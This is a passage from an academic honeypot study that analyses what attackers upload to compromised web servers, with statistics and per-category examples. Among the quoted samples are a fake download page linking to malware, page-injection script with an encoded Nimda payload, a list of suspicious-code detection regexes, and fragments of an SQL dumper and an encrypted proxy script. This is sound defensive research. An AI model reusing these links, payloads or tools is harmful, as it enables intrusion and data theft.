


Figure 4.7: Country provenance of IPs posting at least one message.

that, on the 221,423 URLs we extracted from forum posts, a small but not insignificant fraction (2248, roughly 1 out of 100) consisted in malicious or possibly harmful links.

4.2.4 Post-Exploitation

The post-exploitation phase includes the analysis of the interaction between the attackers and the compromised machines. In our case, this is mostly done through the web shells installed during




Figure 4.8: Categories of spam messages.

the exploitation phase or through the access to the public shells we pre-installed in our virtual machines.

The analysis of the post-exploitation phase deserves special attention since it is made of interactive sessions in which the attackers can issue arbitrary commands. However, these web shells do not have any notion of session: they just receive commands via HTTP requests and provide the responses in a state-less fashion. We decided to identify an "interactive sessions" every time a sequence of more than 3 commands is issued from the same IP and the idle time between consecutive commands is less than 5 minutes. Over a total of 74,497 shell commands received, we registered 232 interactive sessions with an uploaded web shell and 8268 with one of our pre-installed shells. Because of the minimum number of commands threshold we imposed for the identification of a session only 52,368 shell commands have been included in a session. The majority of the commands not included in a session are single file uploads through one of our pre-installed webshells, mostly for defacement purposes.

The average session duration was of 5 minutes and 37 seconds, however, we registered 9 sessions lasting more than one hour each. The longest, in terms of commands issued to the system, was from a user in Saudi Arabia that sent 663 commands to the shell, including the manual editing of several files. Interestingly, one of the most common actions performed by users during an attack is the upload of a custom shell, even if the attacker broke into the system using a shell that was already available on the website. The reason for this behavior is that attackers know that, with a high probability, shells already installed on a system will contain backdoors and most likely leak information to their owner. In addition to the 17 web shells supported by our tools, we also identified the HTTP patterns associated to the most common custom shells uploaded by the attackers, so that we could parse the majority of commands issued to them. In 83% of the cases, attackers tried to use at least one active command (uploading or editing a file, changing file permissions, creating files or directories, scanning hosts, killing a process, connecting to a database, sending emails, etc.). The remaining sessions were purely passive, with the attackers only browsing our system and downloading source and configuration files. Finally, in 61% of the sessions the attackers uploaded a new file, and in 50% of them they tried to modify a file already on the machine (in 13% of the cases to perform a defacement). Regarding individual commands, the most commonly executed were the ones related to listing and reading files and directories,

followed by editing files, uploading files, running custom scripts/executables on the system, listing the processes running on the system, and downloading files.

During this phase most of the attackers created or uploaded a new file: as can be seen in Figure 4.9, there is much more variety in the category of files uploaded, as during this stage the attackers is trying to accomplish a certain goal rather than just obtain an access to the machine. The results do not consider attacks where a web shell is uploaded, as we still consider this action to be a 1st stage attack.




Figure 4.9: 2nd Stage Attack File Categorization

It's evident how the variety of files is increased. In the next chapter we are going to explore in details attackers goals and single file categories, we provide here a first introduction to the various categories:

Defacement The most common type of file uploaded, it's usually just an HTML document with the name of the attacker/team who performed the malicious activity;

Mailer A mailer is a script (usually written in PHP or Perl) for spamming purposes, it usually tries to read a list of e-mail addresses and sends the same message to each of them;

Botnet these scripts communicate with other machines for performing several tasks, transforming the hosting machine in a bot which receives and execute commands sent by others;

Phishing Kit it's a collection of HTML pages, images and CSS files, usually uploaded as a compressed archive, looking like a "famous" website in order to fool a victim to insert their credentials. The most common copied website is Paypal, followed by Visa and Bank Of America;

Attack Scripts This is a general category for including every script that is able to look for other websites and automatically exploit them. They usually accept a list of urls and, for each of them, they try to exploit a known vulnerability (like a vulnerable plugin for Joomla, etc);

Local Exploits This category relies with files that are trying to compromize the same machine they are running on, usually by means of privilege escalation.

Other categories include Uploaders, SQL dumpers, Malwares, Network Scanners, Drive-by Downloads, Flooder Scripts etc.

4.3 Attackers Goals

In this section we shift the focus from the way the attacks are performed to the motivation behind them. In other words, we try to understand what criminals do after they compromise a web application, and why. We discovered several goals attackers try to achieve after exploiting a machine: some of them are just looking for public recognition, some others are trying to create a botnet for profit, others are involved in spamming and phishing campaigns.


Category	*Unique Files*	*Total Number Of Files*
Fake Download	24	26
Code Inclusion	177	242
Malicious Files Discovery	216	217
Java Applet	221	225
Drive-by Download	284	310
SQL dumper	287	304
Proxy	335	353
System Info Leaker	341	397
Mass Defacer	356	683
WebSearch Bot	413	425
Network Scanner	420	445
Malware	475	492
Documents	516	518
Uploader	597	740
Configuration Overloader	656	713
Backdoor	703	728
Bruteforcer Script	1757	1959
Local Exploit	2033	2322
Flooder Script	2841	2952
Attack Script (to other machines)	3956	5064
Botnet	6878	7912
Phishing Pack	7445	16608
Mailer	11012	16324
Defacement	12698	13023
Web Shell	30522	38751
Total	85163	111699

Table 4.1: Summary of files Received.

We analyzed the files uploaded during the exploitation phase, and the ones created or modified during the post-exploitation phase. We normalized each file content, and we clustered them together according to their similarity, obtaining several clusters according to their "purpose". We identified a total of 25 categories, and the results are displayed in table 4.1. From the table we removed all broken files. The corresponding graphs (Figure 4.10) shows the distribution of files according to their percentage.

For example, 2.3% of the unique files we observed in our experiments were used to try to escalate the privileges on the compromised machine. This is different from saying that 2.3% of the attackers tried to escalate the privileges of the machine. Unfortunately, linking the files to the attacks in which they were used is not always possible.

An interesting notice can be performed on the ratio between unique and total files received according to the category. Our results show how a few number of files are blindly reused by attackers, the only exceptions being phishing pack (which are obviously the same in most of the cases, the only thing changing is the script able to send logged credentials to the attacker, if present) and local exploits, because of the high complexity in creating exploits. From this we can



(a) Unique Files Distribution (b) Total Files Distribution

Figure 4.10: Categorization of files received

conclude how, even if attackers are not professional programmers, most of them have some notions of programming languages, and can edit files in order to adapt them to their preferences.

In the rest of the section, we briefly explain each category, giving an example of file uploaded belonging to the category.

4.3.1 Fake Download

Number of Unique Files: 24
Number of Total Files: 26
Ratio (Unique/Total): 92.3%

This is the smallest category we have. In this category we include HTML pages offering to download a specific goodware which is actually a malware, often hosted on our honeypots. We consider this category as closely related to a phishing kit, as the page is often similar to a known webpage for software distribution (like FileHippo.com, softsonic.com etc.), but its purpose is different (malware distribution opposed to credential stealing).

It's worth to notice that in 6 cases the offered file is a tool for hacking purpose, like in the following example. This file (ref. Figure 4.10) looks similar to the Download page of GeoGenSoft.com website, but, as can be seen, the software downloaded is coming from `http://www.gulfup.com/?8T4InX`. Our tests show the file which is actually downloaded after clicking on the link is a Zbot malware.

```
check if your router support NAT-PNP or UPnP.<br /> <br /> Can be implemented in
releases as external app, credits are must.<br /> </span><br /> <span style="color: #00bfff;">
Now lets explain what is UPnP:<br /> The UPnP PortMapper can be used to easily
manage the port mappings/port forwarding of a UPnP enabled internet
gateway/router in the local network. <br /> <a href="http://en.wikipedia.org/wiki/Universal_Plug_and_Play" target="_blank">
http://en.wikipedia.org/wiki/Universal_Plug_and_Play</a></span><br /> </span><br /> <span style="color: #dcdcdc;"><span style="font-size: large;">
Download:<br /> <a href="http://adf.ly/4Jvd" target="_blank"><br /></a></span></span></p> <div class="attachmentsContainer">
<div class="attachmentsList" id="attachmentsList_com_content_article_10">
<table>
<caption>Attachments:</caption>
<tbody>
<tr class="odd"><td class="at_filename"><a class="at_icon" href="http://www.gulfup.com/?8T4InX" title="Download this file (Albertino Port Mapper.zip)"><img src="
/components/com_attachments/media/icons/zip.gif" alt="Download this file (Albertino Port Mapper.zip)" /></a><a class="at_url" href="/component/attachments/downlo
ad/3" target="_blank" title="Download this file (Albertino Port Mapper.zip)">Albertino
        Port Mapper.zip</a></td><td class="at_description">[ ]</td><td class="at_file_size">
        199 Kb</td><td class="at_downloads">491 Downloads</td></tr>
</tbody></table>
</div>
</div>
                                <ul class="pagenav">
                                        <li class="pagenav-prev">
                                                <a href="/software/11-geogensoft-hydra-gui" rel="prev">&lt;
                                                Prev</a>
                                        </li>
                                        <li class="pagenav-next">
                                                <a href="/software/1-magic" rel="next">Next &gt;</a>
                                        </li>
                                </ul>
```

Figure 4.11: Fake Download page Example (only the interesting part is displayed)

4.3.2 Code Inclusion

Number of Unique Files: 177
Number of Total Files: 242
Ratio (Unique/Total): 73.1%

This is a category strictly related to drive-by download. The only difference is that files belonging to this category are "similar" to webpages that are actually hosted on our websites, while a drive-by download webpage can be a complete random page. By examining actions performed by the attacker before uploading the file, we discovered as he first tried to edit one of our webpages, but because of the impossibility to perform such an action, he simply copied one of our webpages and inserted its code into the latter one. The result is an HTML document (ref. Figure 4.12) that is rendered as the original one, but with a malicious script injected. It's interesting to notice that we have quite a low ratio Unique/Total files. The motivation for this behavior is that only the static website has been affected by this category of files, and the number of available pages on this web application is quite low. Furthermore, the number of different exploits available for modern browsers is quite low. As example, we can look at *wyoming.html*, an HTML document took from our static website with the addition, at the end of the page, of a VBScript for infecting the client with W32.Nimda worm.

```
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>D4EB4475E98221B88FC5BB1E2902C5C32FB258CDFF45
F37E6F5486BBA43C523A7C06A8EF747AD91A851EB061FEEF4ADC60AC663C5254C9157858FE3A47E6A28E4CBEA1863239AB0E74B6C349B2B9D52DA57878AC1518C69D6BBADC78139C35D43A24FB38BD274
C26AD7600AAB5ECEC8E71723119564 6FDADA03DDCA5E997D2603B4B1965F90D25A88F1708AE0966866363988B4A15761F1DEEA6FD1F559789A2F94C95B57A2E11133C17BAB9BE8D3418361B350FB43C313
293D6E6CE8D72B20796E33AC67969B37BB43D4857ACF57D28DBC169DEC8B19248DECB3944573750DF28E2218FED1D735F4C34C1FB34E3FC7D347D0D975885274E573BE2DC912B3359F1DF9DB06DA41F5C
422168956320 7DCD6F134775C82751618639FEBAFF8836C83A7530FE91473214876 51D867B4C797B351C2C163ED6101B5EEB190B363D5408E1FB9EF8C3EC03BFD16981C613020E0D3CEC9DCD7F552162
164B5D979E6D7775 8B0E2091CE51DF593A4E9C479CAD822573E12F1A06B2B90A3B00590B80093100C2C360A4E9BA33AC5A6A17E9F66C731FB2C0B8F6A616F336A366EC7670C66844059DE0DBA574B1B60
FE97E5808209746B7ECD90EB9ADD8C0665244F27119D803C050FC6E8B861014AE1FF93657D4763C1440B460BF2A3ECAFCD865FC87C9FEFB4F8A9E65EA2104782AA9EC1DD441F0B3A9A1577B74EC1ADAE4
32C60F5824046D653C4453D3839F330B1FC8C29ABF3D5D5F7391F44395A98D138390FDC5DBBB0CAF9F53E2DF50AE3BB9CFB741F7D1F5F4C8963BDBE584FE81C678BC6EC09930E06790E835841AA6774FE
BAB8DEC8A90FE77AEFDAA8A1B708CBAF4E24DA757E6AD29452331ACF84528102D6E836CEFC3F4836442122040DDCBD6386F1D48C289850BBB9CE04AB0300A8087061D06C4A765E156D62CB7D1EB2C4BB6
D7971A188B756BE37ABBB109D7350F274C089E8BE60063EA7D177D7C3F193DEE336544758CBD704BD1C0E6C252523718E8E6D4739884F5342279190B7B9DDFE334250FCBDDC7559F582A66B23A0CCB8B
813B2D53A846ED22D8DCF9A41C811FF15BA6CBF0197ADB2FA7647C67397910B2958FBE38D1D32E0AA28893462ECED079F03D93E5543D18B050B69D85A7142ED1A598A142D1AACDD6DD711ACF7EC0E2203
FFC2E98268A4DB186D604A39C130196BE2C3BADBAE7AFA9EFF3A38503C02BEB3EF542E017D1CB18721AE1C6AB4F376D513F817BE77786546A372B71BE4EB8C9017B2D1143D63070F1C4BB8FBFF37B135A
9B67D76DF27383576E35DDFA49F9DB2D8DABED8CB5F649EE16F34415DDA78364F48EB36A4C53A4214F830BB62D88C31C83331AEAAAE1B8C80212AB6956FD54877468CB17F9077B30A1167F5BD2575636C
1F80859C359A8EF80D89D34283AFC003230C3BA9CB3BCA98B01E8D2382604C68A1EE2CF0102EC2AC2810F055575381A8DB39BA0D4B87AE54861176C1B9593A907B56726320D86FA783F1E68760E032427
62EBADE7B9F7611C1A79351D862A9F7AB4FFAA2820062675 6D96BC64DC71395B55978163812 7AF183982BC25D46D5819BF8609446736DB093E9512FCC3819E7D9DF82547733C0134D0BA9D4186807AB0B
5FAFDA435BFADF161BDACFDEF0E8905053 4D7D9384F8D2EE17B6A73EA550BAB8403B8AE0C3273BB666C70193636EF21CDD4E1EA2C0093A37424701D0E40994 8E3E5B375990178E0F9002F855BD8BBA4BA
481D8038FD740EE570B5D2FE4ABC014BB378B6C4640AC86B2A4D29DDBD1827B76B5036258 5F35883E7A9B3D4A10E9B92DBF36F7E446E8871E15A27D7B4B9B80 9E4B09E54AD6200C5C93EAC0039BDAC5
6868D35C439378FBCB448240A9C62C12122839A391DD3120413D35A6934E8F0915D1C72A32C6EABBD763146D7B92D7C122208072E650BB9DF4CB9D8E6A3837A60094 0832FCEA5DFDD03CB0DC1CA38C51F0
1C6CED246B4CE684B7782FDE8A6788CA0893397F8159CBAFF1DED7AC031F27E0F0F1A7D9040F10EAF8669947770 7CEFEDBEFB5ADA180AABA09F6AA4EEAB8B52DC0D6AA2D0C226CEA23158E4B9F14E06AB
BA3EDBD9745DB2E5F902F468DACF2B92DAF04E080D6D77A43CDDF48A6EB93AB90844D3FAB0C93F6D03CF7817B3D906160BA907430173ED6A6164242DDB04F4D6B2EFDB7E2052A9C41184FAB616BCD9C43
```

Figure 4.12: Final part of wyoming.html Code Inclusion page (only the beginning of the VBScript is displayed)

4.3.3 Malicious Files Discovery

Number of Unique Files: 216
Number of Total Files: 217
Ratio (Unique/Total): 99.5%

This category is quite uncommon, and there is no scientific literature describing it: this type of files are scanning the whole file-system, looking for files with suspicious names (like "hacker.php", "shell.php") or files containing suspicious patterns inside (like "eval" or "base64_decode" calls, as shown in Figure 4.13) and remove them. We noticed these files are removed from the system after they have been run, and that is probably the reason why no informations about this genre is available (we still recovered them directly from the apache logs).

Almost every file belonging to this category uploaded on our machines is unique (the only file uploaded twice has the same source IP, with different targeted machines), making this category very interesting as we can conclude that the uploader is also the creator of the file.

```
// PRINTING EVERY FILENAME GENERATES A LOT OF OUTPUT.
//echo CleanColorText($filename, 'green') . " is being examined.<br>";

// TEXT FILES WILL BE SEARCHED FOR THESE SNIPPETS OF SUSPICIOUS TEXT.
// THESE ARE REGULAR EXPRESSIONS WITH THE REQUIRED /DELIMITERS/ AND WITH SPECIAL CHARACTERS ESCAPED.
// /i AT THE END MEANS CASE INSENSITIVE.
$SuspiciousSnippets = array
(
// POTENTIALLY SUSPICIOUS PHP CODE
'/edoced_46esab/i',
'/passthru *\(/i',
'/shell_exec *\(/i',
'/document\.write *\(unescape *\(/i',

// THESE CAN GIVE MANY FALSE POSITIVES WHEN CHECKING WORDPRESS AND OTHER CMS.
// NONETHELESS, THEY CAN BE IMPORTANT TO FIND, ESPECIALLY BASE64_DECODE.
'/base64_decode *\(/i',
'/system *\(/i',
'/`.+`/', // BACKTICK OPERATOR INVOKES SYSTEM FUNCTIONS, SAME AS system()
// '/phpinfo *\(/i',
// '/chmod *\(/i',
// '/mkdir *\(/i',
// '/fopen *\(/i',
// '/fclose *\(/i',
```

Figure 4.13: Malicious Files Discovery example list of code regexes

4.3.4 Java Applet

Number of Unique Files: 221
Number of Total Files: 225
Ratio (Unique/Total): 98.2%

A Java Applet is an application (usually small as it must be transfered during the loading of the page) delivered as bytecode. The code is executed in a Java Virtual Machine as a separate process with respect to the web browser. We found several examples of malicious applets, mostly exploiting the Java plugin in order to connect to a certain server and download malwares. We analyzed in details Java applets by using JD-GUI [39], an open source project which is able to deobfuscate Java bytecode and allowed us to examine the various classes.

An example of this category is shown in Figure 4.14. The code executed is exploiting a recent Java vulnerability (CVE-2013-0422 [40]), allowing Remote Code Execution outside the Sandbox. In particular, this Java Applet downloads a Zbot malware from an URL contained in a fake gif image, and then executes it. If successful, the client visiting the webpage becomes a bot inside one of the biggest botnets found in the wild.




Figure 4.14: JD-GUI deobfuscation of a malicious Java Applet

4.3.5 Drive-By Download

Number of Unique Files: 284
Number of Total Files: 310
Ratio (Unique/Total): 91.6%

We categorized as Drive-By Download any webpage trying to exploit a vulnerability present in a web browser (or in a plugin) in order to perform a download (and possibly execution of downloaded content) without any notification to the user. It must be noticed that Java Applets are part of this category, but because of their relative frequency with respect to other types of drive-by downloads (Adobe exploits, VBScript) we preferred to separate them in another category. Code inclusion are also part of this category: the difference between the two is that while code inclusion refers to code injected into a page already present on our servers, Drive-By Downloads are separate HTML pages using our server for hosting purposes. Most of the requests asking for this resource have their referrer set as a webmail or a popular social network (facebook, twitter). We can conclude that these requests are coming from victims who received a spam message and clicked on a link present inside them.

An example of Drive-By Downloads can be seen in Figure 4.15. When opened, the page shows "Intuit Market. Loading your order, please wait...". In the mean time, an obfuscated script create an invisible iframe with src set to `http://twistedtarts.net/main.php?page=f231b7d2647c237a`. This page serves two exploits, one for Adobe PDF Reader plugin (CVE-2010-0188 [41] and one for Microsoft Windows XP Help Center (CVE-2010-1885 [42]). The first one, received as a PDF document, targets a Null Pointer Dereference Vulnerability present inside Adobe Acrobat 8.x up to 8.2.1 and 9.x up to 9.3.1, in order to provoke arbitrary code execution. In our case, the PDF document downloads and installs a Gamarue Worm on the victim. The second one is a relatively famous vulnerability, as it does not need any plugin for being run: the vulnerability relies on the fact that the MPC::HexToNum function in *helpctr.exe* in Microsoft Windows Help and Support Center in Windows XP and Windows Server 2003 does not properly handle malformed escape sequences, which allows remote attackers to bypass the trusted documents whitelist (fromHCP option) and execute arbitrary commands via a crafted hcp:// URL, aka "Help Center URL Validation Vulnerability.". The purpose is the same as in the past exploit, downloading and executing a version of Gamarue Worm.




Figure 4.15: Drive-By Download obfuscated Javascript

4.3.6 SQL Dumper

Number of Unique Files: 287
Number of Total Files: 304
Ratio (Unique/Total): 94.4%

We include in this category every script which aims to dump an SQL database, storing the result in a file. We identified two types of files in this category: ones using user-provided username and password (through a GET/POST request) and ones relying on a word-list in order to find the right username and password to connect to the Database. Usually, this kind of script is able to dump different kinds of SQL databases, from MySQL to PostGresSQL. A specific peculiarity of this category is the quality of code: the functionality provided by this category is usually included in a Web Shell, and creating a script for this specific purpose denounce a higher professionalism in terms of code writing.

In the example provided in Figure 4.16 we show an example of SQL dumper: in particular, this piece of code is a general template for dumping a table from a database. It can be seen as the whole function contains error checks and pretty-printing possibility, confirming the programmer's ability in writing quality code.

```
4013.                if (get('order_desc')) { $order .= ' DESC'; }
4014.
4015.                $table_enq = quote_table($table);
4016.                $base_query = "SELECT * FROM $table_enq $where $order";
4017.                $rs = db_query(db_limit($base_query, $offset, $limit));
4018.
4019.                if ($count && $rs) {
4020.                        $rows = array();
4021.                        while ($row = db_row($rs)) {
4022.                                $rows[] = $row;
4023.                        }
4024.                        db_free($rs);
4025.                        if (count($rows) && !array_col_match_unique($rows, $pk, '#^\d+$#')) {
4026.                                $pk = guess_pk($rows);
4027.                        }
4028.                }
4029.
4030.                function indenthead($str)
4031.                {
4032.                        if (is_array($str)) {
4033.                                $str2 = '';
4034.                                foreach ($str as $k => $v) {
4035.                                        $str2 .= sprintf('%s: %s'."\r\n", $k, $v);
4036.                                }
4037.                                $str = $str2;
4038.                        }
```

Figure 4.16: SQL dumper table dumping function

4.3.7 Proxy

Number of Unique Files: 335
Number of Total Files: 353

Ratio (Unique/Total): 94.9%

We defined a proxy as an application that acts as an intermediary for requests from clients seeking resources from other servers. A client connects to the proxy server, requesting some service, such as a file, connection, web page, or other resource available from a different server and the proxy server evaluates and execute the request, shadowing the real client. This system is often used by attackers to hide themselves during attacks, as the victim will see requests coming from the proxy (usually an already exploited machine) and not from the real criminal. Most attackers use a botnet in order to perform their attacks while being in the shadows, while a proxy is more often used for manual attacks to other machines. As we didn't let the proxy run, we can't be sure about what attackers wanted to see while staying behind a proxy, but this is a study we could perform in the near future.

As shown in Figure 4.17, most of the proxy scripts we received are working on crypted requests. In particular, the one shown in the example is using RC4 in order to decrypt the request coming from the attacker and to encrypt the response coming from the external server before connecting to the attacker.

In this category we also include simple scripts which are only performing a 301 redirection: we believe these scripts are often used during Phishing/Drive-By Download attacks, in order to make it harder for the defense to track bad servers.

```
46.         $GLOBALS['vpsp_pd'] = array_flip($GLOBALS['vpsp_pe']);
47.
48.         $ok = VC_Decrypt(fread($input, 2));
49.         if ($ok != 'OK') {
50.                 header('X-VPSP-ERROR: bad_enc_key');
51.                 header('X-VPSP-HOST: ' . (isset($_SERVER['HTTPS']) ? 'https://' : 'http://') . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']);
52.                 exit;
53.         }
54.         $rBuffLen = ord(VC_Decrypt(fread($input, 1))) * 256 * 256 * 256 + ord(VC_Decrypt(fread($input, 1))) * 256 * 256 + ord(VC_Decrypt(fread($input, 1))) * 256
    + ord(VC_Decrypt(fread($input, 1)));
55.         $sBuffLen = ord(VC_Decrypt(fread($input, 1))) * 256 * 256 * 256 + ord(VC_Decrypt(fread($input, 1))) * 256 * 256 + ord(VC_Decrypt(fread($input, 1))) * 256
    + ord(VC_Decrypt(fread($input, 1)));
56.         $reqPwdLen = ord(VC_Decrypt(fread($input, 1)));
57.         $reqPwd = ($reqPwdLen > 0) ? VC_Decrypt(fread($input, $reqPwdLen)) : '';
58.         $https = ord(VC_Decrypt(fread($input, 1)));
59.         $host = VC_Decrypt(fread($input, ord(VC_Decrypt(fread($input, 1)))));
60.         $port = ord(VC_Decrypt(fread($input, 1))) * 256 + ord(VC_Decrypt(fread($input, 1)));
61. } else {
62.         $ok = fread($input, 2);
63.         if ($ok != 'OK') {
64.                 header('X-VPSP-ERROR: bad_request');
65.                 header('X-VPSP-HOST: ' . (isset($_SERVER['HTTPS']) ? 'https://' : 'http://') . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']);
66.                 exit;
67.         }
68.         $rBuffLen = ord(fread($input, 1)) * 256 * 256 * 256 + ord(fread($input, 1)) * 256 * 256 + ord(fread($input, 1)) * 256 + ord(fread($input, 1));
69.         $sBuffLen = ord(fread($input, 1)) * 256 * 256 * 256 + ord(fread($input, 1)) * 256 * 256 + ord(fread($input, 1)) * 256 + ord(fread($input, 1));
70.         $reqPwdLen = ord(fread($input, 1));
